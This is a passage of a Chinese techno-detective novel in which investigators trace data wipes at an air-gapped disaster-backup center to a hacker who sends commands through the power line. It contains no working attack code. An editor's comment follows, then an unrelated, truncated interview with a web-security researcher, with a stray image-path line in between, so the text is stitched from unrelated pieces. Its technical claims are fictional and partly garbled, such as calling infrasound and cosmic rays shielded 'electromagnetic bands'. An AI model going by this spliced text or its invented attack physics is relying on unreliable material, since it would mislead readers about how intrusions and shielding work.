波萝蜜的物证鉴识技术造诣和福尔马林的法医技术不相上下。现在不管灾难备份中心电脑系统存在什么安全漏洞，先看看有没有人能偷偷溜进来靠近电脑。波萝蜜虽然不算很专业的电脑高手，但她有物证鉴识的刑侦高技术，很可能在外来黑客潜入灾难备份中心这方面得出一些意外的新发现。

波萝蜜不像阿奇贝那样有名，所以有一个灾难备份中心的安全守卫人员在看到波萝蜜的影像资料和其他认证程序前，漫不经心瞥到了一组安全扫描顺带得出的凹凸有致的数字，忍不住嘘了一声口哨："好完美的三围数字！"这时大家才知道波萝蜜是个女的。当波萝蜜最后出现在大家眼前时，果然是天使面孔、魔鬼身材。

这样的女子更应该当明星而不是搞枯燥的物证鉴识技术，她在大家多少有点怀疑的目光中开始工作，一出手却是有模有样，有板有眼，颇具大行家的风范。

她用许多特制仪器探测了整个灾难备份中心的每一个出入口，每一条通道，每一间机房，每一处角落，每一台电脑，每一道光纤。即使是像007所使用的那些稀奇古怪伪装巧妙的间谍设备，纳米级的微型作案工具，小小的痕量物证，三个月内的人体化学信号，都逃不出她的检测。比如，她用一块像海绵一样的东西放在"一号室"里，就能准确测出三个月内都只有申祖明和穆杰两个人的人体化学信号，这样就排除了一号室内会有混入第三个人的可能。其他房间同样如此。她用一种像清洁纸一样的试纸揩拭一下电脑键盘，就能知道一共有多少人在这上面敲击过。她给电脑装上自己写的一个小软件，就能知道半年内所输入的任何一条指令，包括在这台电脑上的任何一

次开关，任何一次小小的操作，即使只是无意识地击一下键。

通过分析所有这些数据信息，最后波萝蜜不得不遗憾地得出一个结论：她找不到任何可疑的迹象，能够证明有外人潜入灾难备份中心，接近电脑。她的技术能力和女性特有的细心，也使她能像阿奇贝一样对这个结论保持绝对的自信。罗灵夫想出的线索又断了。

鉴证虽然徒劳无功，但波萝蜜还是给每台机子和整个网络安装了一个防蓝牙技术入侵的隔离系统。安装这个系统后，备份中心就有了三层防电磁波入侵的安全措施：第一层是整个中心的电磁屏蔽网，确保在中心以外的黑客不能通过调制电磁信号入侵进来；第二层是每个机房的电磁屏蔽网，以及可以拦截过滤电磁信号的箔片、墙纸等等；第三层就是这个隔离系统，入侵者就是和电脑面对面坐着也无法通过电磁信号控制电脑，除非他把黑客设备直接连入主机或光缆，这样就会在硬件上留下可查验的痕迹。通过这样层层设防，似乎万无一失了，但波萝蜜刚刚离去，对灾难备份中心的第三次神秘攻击又来了。

这次攻击和前两次不同，不但同样删除了数据，还留下了一条标语："你们这些大笨蛋！永远也别想知道我是谁。我什么时候想来就什么时候来，什么时候想走就什么时候走，我爱干什么就干什么。你们不服啊？不服就来抓我。"

大大的字显示在电脑屏幕上，黑底白字没有修饰，真是一种最不友好的界面。马维雄差点气昏过去，仿佛全身的血液都涌到脸上，而脸上的血液都涌到眼睛里，他红着眼来找伊刚，伊刚已经收拾东西准备走路，也是一副脸红筋涨很生气的样子。

马维雄抓住伊刚的手："你想干什么？想一走了之是不是？越是这个时候越不能走，我们应该留下来和他斗上一斗。我就不相信他真的是电脑幽灵，只要他是个人，我们就一定能有办法抓到他。"

伊刚看了他一眼，伸出手叹口气说："我倒不是临阵脱逃甘愿认输，只是这种环境下，你想我们还能待吗？"

马维雄看到了他伸出来的手上，有一个花生仁大小的几乎难以辨认的袖珍摄像头。伊刚说："还有窃听装置，我们现在就像罪犯一样生活在一个处处受到监视的地方，完全没有个人隐私。这是谢永德的主意，他说罗灵夫已经帮他取得了法律上的许可，他在合法地监视中心所有人员，这也是万不得已的一手。生活区每个人的房间里，不知道有多少这样暗藏的摄像头和窃听器，你喜欢在洗澡的时候也有人偷看你脱得光溜溜的吗？"

马维雄只是怔了一下就斩钉截铁地说："我喜欢——如果偷看的人是个美女。我把这个看成是那个该死的黑客给我们的羞辱，哪天抓住了他，我也要把他脱光了给人看。"

灾难备份中心遇上了大灾难，人人都像生活在一个专制集权国家，互相猜疑，甚至互相告发。只要稍有一点嫌疑的，谢永德也是宁可错杀三千，不可放过一个，随便找个借口将其调离原来的岗位，或者放出去休长假，有的甚至干脆令其辞职。一号室多年来尽忠职守的申祖明和穆杰都被调离了岗位，穆杰忍受不了对他的怀疑，自己辞了职。人人都有种惶惶不可终日的心理。消息也逐渐扩散开来，一旦全部真相暴露出去，灾难备份中心遇上的灾难就相当于世界末日了，没有任何一个政府组织，任何一家银行公司，会把至关重要的灾难备份交给这样一个连自身安全都无法保证的机构保管。

也许是急于澄清自己和自己手下人员的嫌疑，一直持外部入侵观点的行政后勤部门负责人邓国斌提出了一个解决难题的新思路——硬件预先植入病毒或木马。

既不是内部作案，也不是现在才开始的外部入侵，而是早就预谋好的外部入侵。在购买整个备份中心的电脑设施时，就被人暗中调换了机内某个部件，或者安插进一块特殊的病毒芯片，可以向电脑注入病毒或木马，当这些设施运进备份中心，正常运行若干年后，隐藏的病毒或木马才开始发作，删除数据。这样，就解决了物理隔离下不可能是外部入侵、但又不是内部作案的两难问题。

尽管当初购进的各种电脑设备同样进行了严格检查，但那时存在疏忽遗漏的可能性毕竟大多了，比起现在条条路都给堵死，还是能让黑暗中摸索的破案者看到门缝里透进的一丝曙光。于是包括内部作案派的马维雄和伊刚都不再持异议，全中心有关人员立即行动起来，同时请来生产厂家技术人员作现场指导，开始了一场对所有电脑硬件设施的彻查。大家戏称为"大修"。

大修进展缓慢，关键设备逐件检查，不重要的部件也要看一看，现场堆满各种大卸八块的零件和一团乱麻的线缆，只要有疑点，即使查不出什么明确的问题，也干脆整个换上新的设备。

三个月后，大修结束了，没有查出设想中的存在预先植入病毒或木马的硬件，以及其他偷偷安装和连接的可疑黑客设备。大修结束仅仅一个星期，第四次神秘攻击来临，又一次成功删除数据，宣告了大修行动的彻底失败。

好在这次实时入侵检测系统有了响应，检测到了一个攻击信号，但还是无法确定攻击源。

入侵者打出第二条标语，威胁说他下次再来，就要用特殊的办法彻底删除数据，叫任何人都无法恢复，那将是灾难备份中心真正的灾难、真正的末日来临。他把这个日子定在两个月后，还在电脑上显示出了一个倒计时的时钟，鲜红的日期时间数字不断跳动变化，就像一个血淋淋的恶毒的末日诅咒。

奇怪的是，他没有提出任何敲诈勒索的要求。这让罗灵夫和谢永德都感到很失望，他们现在倒希望入侵者有什么要挟，这样，至少也提供了一条可以利用的线索。

罗灵夫给大家每人发了一张图表，是他根据实际情况加上逻辑关系制作出来的《全球灾难备份中心第四次案发时间人员分布图》，这张图标示出入侵检测系统响应的同时，各个地方、各个岗位上所有人员的分布情况。从图上明显可以看出，攻击发生的同时，全中心所有人恰好都处在其他人或有关仪器的监视下，都能证实不具备作案的时间和机会。除非全中心的人加上罗灵夫以及那些外来厂家技术人员合谋作案，互相提供伪证，就像阿加莎·克里斯蒂的《东方快车谋杀案》那样。但《东方快车谋杀案》里就算侦探波洛最后都可以看作是作案者的同谋，毕竟还有一个受害者。现在灾难备份中心的作案者同时也是受害者，哪有这么多作案者一起合谋自己害自己的道理？他们难道会一下都成了自虐狂？

这样外部入侵派的观点又占了上风，只是谁都绕不过这个难关：物理隔离之下，来自外部和网络上的黑客是怎样入侵的？

马维雄和伊刚在冥思苦想，他们都有一种不祥的预感：入侵者是说话算话的，他留给他们的时间不多了，两个月后再发生第五次入侵，灾难备份中心就彻底毁了，而且还会名誉扫地。

马维雄找到了罗灵夫："我们还想再努力一下，可以借助外界的力量来最后查证一下无线通道上的安全漏洞。这段时间以来，我真正认识到世上强人太多，我以前还自我感觉良好，今天给人逼到绝路，真是输得一塌糊涂。我一直认为：外部入侵因为物理隔离而不可能，我们只有从内部人员作案上考虑。因为内部人员才有条件通过长时期观察，发现一个我们大家都还不知道的漏洞，钻了我们大家都忽略了的空子。他一定有某种特殊的办法，只是我们不知道而已。现在有了你这张《第四次案发时间人员分布图》，加上波萝蜜安装的那个防蓝牙技术入侵的隔离系统，还有我们对硬件的大修，再也找不出什么理由怀疑灾难备份中心内部人员了，除非我连我自己、连你也怀疑。所以我又回过头来设想另外一种调制电磁波辐射远距离入侵的可能性。有线网络上的物理隔离我们有把握，因为那是显而易见，不会出什么问题的。备份中心就是电话网络系统也与电脑网络系统完全物理隔离，是互不沾边的两套系统。但无线网络方面我觉得还存在着那么一点点不确定，电磁频谱牵涉的物理深层机制太复杂了。我们都知道，有一种'范·埃克辐射'常常被黑客们用来窃取电脑机密，以前就有人设计过一种新的范·埃克辐射发射机，反过来利用以往的范·埃克辐射截收机原理，从一个意想不到的波段向远处的电脑发出调制的无线电指令，操纵电脑运行，成功入侵物理隔离的网络系统。现在就算我们已经有了三层电磁屏蔽过滤，我还想最后再查实一下远距离上是不是可能有类似这样的范·埃克辐射发射机？"

罗灵夫："我想不出还有什么电磁波段没有在你们的屏蔽过滤之下，在你们备份中心十步以外就打不通手机，当然十步以内也就用不着手机，所以你们这里手机都只能当摆设，对外联系必须使用专线电话。仅仅从声波上来说，隔薄薄的一层窗玻璃，就听不到哪怕是高音喇叭的轰鸣。还有什么红外、紫外、X射线，从2万公里以上的次声直到0.1微微米以下的宇宙射线，基本上全部电磁波段都包括在内了。"

马维雄："但你又有什么其他办法可想呢？"

罗灵夫沉默了一下，问："就算按你说的办，有一线希望我们都不放弃，只是黑客的第五次攻击很快就要来了，你还有机会吗？"

马维雄："那我们就不要等，先请人进行模拟测试攻击。我们要证明：经过他们的攻击都不能被攻破的系统，这个世上再厉害的黑客也攻不破了。经过他们攻击都找不出来的漏洞，这个漏洞就完全不存在了。而只要有一点点可以利用范·埃克辐射等技术进行攻击的漏洞，他们就一定能找出来利用。换句话说就是：这个世上没有他们找不到的无线通道上的安全漏洞。"

罗灵夫："谁会有这样强的攻击力？"

马维雄："军队的无线电作战部队。"

无论是演习还是实战，无论是进攻还是防守，A国的第七电子战分队都没有失败的记录，他们是世界公认的电子战王牌部队，无线网络攻击更是他们的专长和优势。

这次他们接到的任务是针对远方某个电子靶场的攻击演习，虽然是演习，他们感觉保密程度比实战还高。他们被要求使出看家本领，所有能想到的攻击招术都要尝试，什么样的黑客工具都可以使用。他们代表的是迄今全世界最先进的无线网络攻击水平。

十天十夜，整整十天十夜，他们每个人轮番上阵，使尽浑身解数，都没

有能攻进那个虚拟电子靶场，目标区的电磁屏蔽就像吝啬鬼的钱袋一样守得紧，搜尽电磁频谱波段，都找不到可供利用的漏洞。第七电子战分队从来没有输得这么惨过，在演习以失败告终时，分队队长没有别的要求，只希望能够知道这个电子靶场是什么地方。

上级指挥官告诉他："你们不需要有什么遗憾，因为你们攻不进的这个地方，全世界也没有任何一个人、任何一支电子战部队攻得进去，它就是全球灾难备份中心。"

真正失败和感到遗憾的是全球灾难备份中心的人们，他们最后进行了一次努力，假称某公司之名向全世界黑客高手悬巨赏进行安全测试，结果一如所料，尽管奖金额高得惊人，仍然没有哪个黑客能够把它领到手。

末日诅咒的两个月期限只剩下一周了。

"人侵者不是通过电磁波从空间人侵的，他也无法通过有线方式穿透物理隔离的网络。不是内部人员作案，外来人员也混不进备份中心，一句话：这件案子根本就是不可能发生的，但是，它又实实在在地发生了！老天，难道我们真的遇上了电子幽灵？"

马维雄呻吟着，绝望得近乎崩溃。在罗灵夫和波萝蜜共同推荐的反智能犯罪专家展建军和欧阳国庆到来之前，他自己就已经得出了"不可能犯罪"的结论。

"你说得一点不错。"身强体健、更像反暴力犯罪专家的展建军向马维雄连连点头，"没有发现任何内部或外部攻击行为，数据就莫名其妙不见了，还有留言和一次实时人侵检测的响应，表明这又像是黑客攻击行为。这么多年我也是第一次遇到这样奇怪的案子！以前无论攻击者的技术多么高明，作案手法多么隐蔽，我们只要肯下工夫，都能从千头万绪中理出一根主线来，顺藤摸瓜反跟踪，最终找到攻击源。我们不缺这个技术力量，但是对这个案子就没有办法可想，因为它不是千头万绪的，千头万绪还好，它是毫无头绪。现在我只能想到一个词：密室。和推理小说家爱写的密室杀人案不同，这个案子没有出人命，它可以等同于盗窃案，也就是任何人不能进、同时任何人也不能出的密室里发生的盗窃案，或者可以准确地称之为'电子密室盗窃案'。

"无论密室杀人或者密室盗窃，本来都是不可能的，都叫做'不可能犯罪'。"

展建军和他的梦幻组合黄金搭档欧阳国庆其实是听到案情后自告奋勇而来，来之前，他们先听罗灵夫、阿奇贝和波萝蜜详细讲述了整个案子的前后经过，他们甚至也找到小镇上的"二分之一进制"作过调查盘问，他们向A国第七电子战分队证实了全球灾难备份中心的电磁屏蔽网牢不可破，他们找过多名参加悬赏测试的黑客询问情况，甚至亲自尝试了一下进行攻击，最后才来到灾难备份中心。

"我不能向你们承诺什么。"展建军对马维雄和谢永德等人说。"那么多大牌名家都失败了，而且这个案子实在不同寻常。它把你所有的出路都堵死，首先不是让你查找到作案人，而是让你回答它是怎样发生的，或者说，它怎么可能发生的。"

谢永德："就是这一点让人感到迷惑不解，电子密室盗窃案是个恰当的名称，但我们能不能借鉴到推理小说中侦破密室杀人案的思路呢？"

展建军："我宁可借鉴古典推理小说如《福尔摩斯探案集》的那种传统思路，虽然看上去灰扑扑的，但是还实用。记得福尔摩斯有句名言吧？去掉所有不可能的因素，剩下的无论你多么不愿意相信，真相也就是它了。这句话我想把它称为福尔摩斯定律，我自己还有一条定律：如果你愿意相信它，那么就要回过头去看看，是不是真的去掉了所有不可能的因素了？或者说，所有不可能因素之外，还有没有一种可能的因素？

"福尔摩斯定律和我这个展建军定律，就是侦破这件电子密室盗窃案的指导思路。"

展建军大言不惭说完这句话，就带着欧阳国庆满备份中心转悠去了。

这时末日诅咒的期限只剩下了三天。

谢永德茫然不解地跟着展建军他们，偶尔回答他们提出的一两个问题。转了半天，谢永德越来越有点担心怀疑了。阿奇贝和波萝蜜都是全副武装上场，像外星人降临地球似的，配备若干高科技设备，刨根问底，掘地三尺，査得那叫一个仔细。展建军和欧阳国庆只是空手随便走了一走，看了一看，问了一问，就结束调查了。

第二天，他们守在电脑前观察了一整天，问的几个问题都是着三不着两的。第三天又观察了一上午，谢永德、马维雄、伊刚和邓国斌都围在他们身后干着急。这是最后一天了，黑客的倒计时时钟显示剩下的时间已经不多，末日正在步步逼近。谢永德终于忍不住提醒展建军和欧阳国庆，黑客的第五次攻击迫在眉睫，到时就是毁灭性的灾难，一切都无法补救了。

展建军对欧阳国庆说："看来就是这样了，我从逻辑上肯定没有什么矛盾和冲突，技术上你比我更有发言权，再说你的实验也成功了。"

欧阳国庆："既然现在先要防止他的第五次攻击，防止他真的用什么办法彻底破坏系统，删除数据，让人无法恢复，我们就不等了，执行第二套方案吧。"

谢永德听他们说话的口气，像有了点希望，问："你们知道黑客是谁了？"

展建军转过身来："不，还不知道，不过我们首先肯定，不会是你们内部任何一个人。我听说像穆杰这些人都因为涉嫌辞职了，我看过阿奇贝的测谎记录、波萝蜜的物证鉴识结论和罗灵夫的《第四次案发时间人员分布图》，都足以证明他们是无辜的。你应该把申祖明和穆杰他们都请回来。"

谢永德连连点头："当然当然，我从来也没有他们作案的证据，把他们调离，都是病急乱吃药，没有办法的办法。你要是真的查出作案人，我不但要把他们请回来，还要当面向他们、向中心所有工作人员赔礼道歉。"

展建军："你们备份中心配有自己独立的发电系统吧？"

谢永德："有，这里是按打核大战的防核、防生化标准建造的，当然有独立的发电供电、储水供水等生活设施。在与外界完全隔离的情况下，这里的工作人员可以靠储备物资持续生存半年以上。只是现在和平时期，没有启用这些独立供电系统。"

展建军："现在立即启用独立发电系统，切断和外界供电系统的连接，也就是把你们的电网和外界的电网也来个物理隔离。"

电网一切断，黑客的倒计时时钟也就同时停止了，距他设定的最后期限只差了一小时十七分钟三十八秒。一小时十七分钟三十八秒过去，两个月期限已满，没有出现任何攻击行为。此后半年之久，备份中心内部电脑网络都平安无事，末日的诅咒失灵了。在已经证明不会遭到黑客第五次攻击后，展建军向大家揭开了全部谜底：

"我说过，有两条定律指导我侦破这件疑案。福尔摩斯定律是说：去掉所有不可能的因素，剩下的无论你多么不愿意相信，真相也就是它了。这件案子有这么多人先期做了大量工作，罗灵夫和你们中心安全技术人员的安全检查，包括最后请电子作战部队和全世界黑客进行模拟攻击，都证明了从有线和无线的通道上不可能人侵进来，物理隔离是可靠的。阿奇贝的测谎、波萝蜜安装的防蓝牙技术的隔离系统、罗灵夫的《第四次案发时间人员分布图》都证明了不可能是内部人员作案。波萝蜜的物证鉴识还证明了不可能是外来人员悄悄混人备份中心近距离作案。你们安全技术人员和生产厂家的技术人员进行的大修，又证明了不可能是用硬件预先植人病毒或木马什么的。所有人侵途径或作案可能性无外乎就是上面列举的五种：外部有线人侵、外部无线人侵、内部作案、外部人员潜人作案、硬件预先植人病毒或木马，所有这些途径都被我们证明不可能走得通了，又找不出第六种可能性，案件就陷入了死胡同，形成了电子密室。

"事实上还有第六种可能性，只是这种可能性实在太小，或者看起来叫人感觉到不可能，虽然就明明白白摆在大家眼皮子底下，大家都视而不见，完全没想到，把它给彻底忽略了。"按照福尔摩斯定律，首先去掉所有不可能的因素，我们排除了内部作案、外部人员潜人作案、硬件预先植人病毒或木马，剩下来的外部人侵要么通过有线方式，要么通过无线方式，我们只能想到这两种，这两种方式不可能，我们就想不出其他的了。从无线方式来看，军队和黑客的大规模公开测试都证明了电磁屏蔽网是靠得住的，无线通道没有问题。有线方式呢？在备份中心里连电话系统和电脑网络系统都是独立的物理隔离的两套系统，不可能通过电话系统人侵到电脑网络系统，只要一号室里的内网和外网一掐断，似乎也没有什么问题了？

"但我们只考虑到了电脑网络的有线光缆，没想到还有另外一条线缆和外界连接。我们只考虑到了掐断网络线，就能保证形成物理隔离，没想到还有一条线，一直和外界畅通无阻地连接着。

"这条线就是电脑网络系统的电源线！

"谁都没有把电源线包括到物理隔离中来，在大家的意识中，电源线就是提供电能的，从来没有哪一个黑客可以通过电源线人侵电脑系统，或者说，谁也想不出能用什么技术手段通过电源线人侵电脑系统。但福尔摩斯定律已经说了，去掉前面五种不可能的因素，剩下的只有通过电源线人侵这种可能，无论你多么不愿意相信，真相也就是它了。

"我在想到这种可能性的时候，就得出了自己的定律：如果愿意相信这种可能性，那么就要看看是不是从一开始就真的去掉了所有不可能的因素。我觉得，我们一开始就没有去掉所有不可能的因素，没有把电源线作为一个不可能的因素去掉，只是隐含地觉得它不可能，不值得多加考虑，并没有把它作为一个明确的不可能因素提出来分析、排除掉。实际上它还是一个可能的因素。现在我们就需要知道：在物理学上或电子技术上有没有可能用电源线既提供电力，又像电磁波一样调制指令信号攻击电脑、控制电脑呢？

"我们去请教了有关专家，物理学或电子技术的原理并没有限定电源线在提供电力的同时不能调制指令信号。虽然更深层的东西要讲到量子力学，但我们不需要了解得太细。只需要知道：电源线也可以同时起到网线的作用，像综合数字业务网一线通一样，只用一根线就可以同时上网、打电话、

发传真。这方面我的伙伴欧阳国庆比我在行，他在专家们的指点帮助下，在我们来这里之前，就设计制造了一个连接在电源线或电力传输线网络系统上的调制解调器，通过复杂的技术手段，就实现了既供电又能够调制信号——并且使信号不受电流强弱、电压变化的影响。当接通这个电源的目标计算机收到信号后加以解调，黑客指令得以运行，就达到了攻击和控制目标计算机的目的，哪怕这台目标计算机是物理隔离的。

“由于没有想到这一点，灾难备份中心虽然有独立的发电供电系统，但那是为了真正发生灾难时预备的，平时仍然是通过电缆连接外界的整个供电网络，为中心的电脑和其他设备提供能源。如果某个黑客发明了像欧阳那样特制的调制解调器，把它随便与家里任何一根电线连接，远在千里万里，都可以方便地沿着四通八达的输变电线网络窜到灾难备份中心，攻击电脑。因为全世界的电力传输网络也像电脑互联网一样，基本上已经联成一片了。当我让你们启用独立的供电系统，切断了这条通道，黑客就再也找不到能够进来的路。灾难备份中心这时才可以称得上真正安全，真正的物理隔离。

“这就是大家原来都没有想到的第六条入侵途径或者说第六种可能性，我想到了，但我也说过，这是在大家做了大量前期工作的基础上取得的突破，所以我几乎没费多大劲，问了问，看了看就能定案了。我是拣了个便宜。”

谢永德他们可不认为展建军是拣了个便宜，他们都佩服不已。虽然真相大白时，他们在这一瞬间恍然大悟，都不约而同暗暗说一声：“原来如此，很简单的一件事，我怎么就没想到呢？”

但问题的差别就在于想到和没想到。

谢永德彻底松了口气：“咱们算是安全了，只是黑咱们的这个黑客，没能把他捉拿归案，是个遗憾。”

展建军：“这个我也考虑到了，可以同样利用电脑网络上的反跟踪技术，在电力网上顺藤摸瓜，查到黑客攻击源，最后把他找出来，这不是难事，我们的第一套方案就是准备这样做的。但由于黑客设定的期限快到了，又担心备份中心再也经不起第五次攻击，我们才采用第二套方案，暂时放过他，先关好自家的大门再说。我们这样做，也不是说就让他从此逍遥法外了。”

马维雄：“但这一关门，那个黑客一定会有所警觉，知道他的这条路被我们发现了。一旦他停止黑客行为，从此不走这条路，我们以后就不太好抓到他了。”


展建军：“关于这一点，我先给你们讲个历史故事：二战时期，有个叫伯尼·费德曼少校的美国陆军反间谍军官，是情报员无线电网方面的专家。他被德国人抓住了，德国人对他进行严刑拷打，同时施加心理压力，耍尽阴谋诡计。当然也少不了利诱他，许给他优厚的待遇，都没有能从他嘴里掏出一点情报来。最后德国人没办法，把他送到德国一所培养间谍的学校，让他给一个德国教官当助手，天天坐在教室里听教官讲课。那个教官自认为是无线电情报网方面的权威，带着一种日耳曼式的傲慢，天天向学生灌输错误百出的东西。终于有一天，费德曼再也忍不住了，把那个自以为是的教官驳斥了一通，详细讲述了美英间谍机关是怎样搞情报员通讯网的，就这样，德国人得到了他们用严刑拷打和威胁利诱都得不到的东西。再说一个大家都知道的小笑话：有个小孩和伙伴们玩捉迷藏的游戏，他藏好了，很久没有人能找到他，他自己耐不住寂寞，大喊起来：‘我在这里’。要知道发明这种调制解调器是一个了不起的技术成就，是一个大胆的创新，据我估计，没有任何一个常人——还不要说是喜欢自我炫耀的黑客，会舍得一辈子把它闷在心里不说出来。只要过了一段时间，风平浪静之后，我们一定会在另外的地方看到有关这个发明和这个技术创新的消息出来，顺着这个消息查找消息源，我担保，你们一定会找到你们想找的人。”

一年多后，X国警方通过网上许多有关利用电力线路调制攻击信号从事黑客行为的消息和线索，成功地在一个小镇上确定了最初的消息源，锁定了目标。随后展开的抓捕行动重演了多年来公众已见惯了的类似场面：警察深夜出动，突然闯入一个杂乱的贴满流行乐队照片的小小卧室，在一台打开的电脑前将黑客逮个正着。电脑屏幕上还显示着他刚刚侵入的一个政府网站页面。而那个黑客惊慌地站起来，脸色苍白，身体瘦弱，年龄大概十八九岁。

和以往有一点不同的是：警察还在他的电源线上找到了一个附加的奇特设备，看上去仍然像一个调制解调器。跟随警察来的有关技术人员立即现场打开这个设备，看到了他们想看的东西，和欧阳国庆制作的那个调制解调器一样，这设备的功能就是把电线同时当作网线，调制黑客攻击信号。这些信号曾经成功地发起过一场史无前例的对物理隔离电脑系统的入侵，向绝对安全的全球灾难备份中心——其实也等于是向整个电子网络世界发出了一个可怕的、差一小时十七分钟三十八秒就应验了的“末日诅咒”。

编辑点评：

小说一开始是悬疑片，看着看着就是侦探片了。虽然还有待继续改进，但这类小说值得鼓励。希望作者多多练习，并且加强自己的功力。并像大家推荐一下布鲁斯威利斯的《虎胆龙威4》，其中的情节也是从攻击国家信息备份系统开始的。



白天，他是一名代码安全审计工程师，晚上，他是一名释放Hack灵魂的自由人；白天理性，晚上感性。作为一名站在牛A和牛C之间的人，他始终如一的坚持自己的选择。在他身上，你很难发现社会的功利与浮躁附着的尘埃。5年前，我认识他是什么样子，现在，他还是那样子。他5年之前，还是一名在校的大学生。其后这五年间，他加入过DZ，创办了令人瞩目的80sec技术网站，后来又加入了百度。前不久，还跟随百度团队一起上过湖南卫视的天天向上。现在他又新创了WooYun白帽子技术网站。

当我准备采访他的时候，这个现象引起了我的注意，他有着什么样的价值观？让他始终如一的坚持，他又有着什么样的道德标准，让他在规则丛林中自由行走。他能给我们带来什么样的启示呢？

敬请跟随我们的脚本去采访本期的Hack达人——剑心。

非安全：你觉得你是国内脚本Hack里面最牛的人吗，或者最牛人之一？

剑心：不算吧，我认识的很多朋友都很厉害都很低调。

非安全：我想你还能清晰的记得自己进入到Hack世界最初的那个原点，你是在怎么样的一种机缘下让你的灵魂注入了Hack的因子？

剑心：当时很迷茫吧，就随便找条跟目前不一样的路走下去。

非安全：当初你入门有拜过师傅吗，师傅是？你认为让你一生受益的老师是？

剑心：不同时期都有不同的老师，入门的时候兴趣很重要，兴趣来源于朋友和非安全的鼓励和承认。

非安全：你最擅长的是脚本安全，请你用一句话概况你对于脚本安全的认识？

剑心：其实不只是脚本安全，甚至都不只是安全，就是Know it then hack it吧。

非安全：你觉得在脚本上的成绩是因为自己有天赋，还是后天踏实奋进，亦或者是天赋与努力的综合因素所铸就的？

剑心：没什么天赋吧，我当时学习真的很努力。

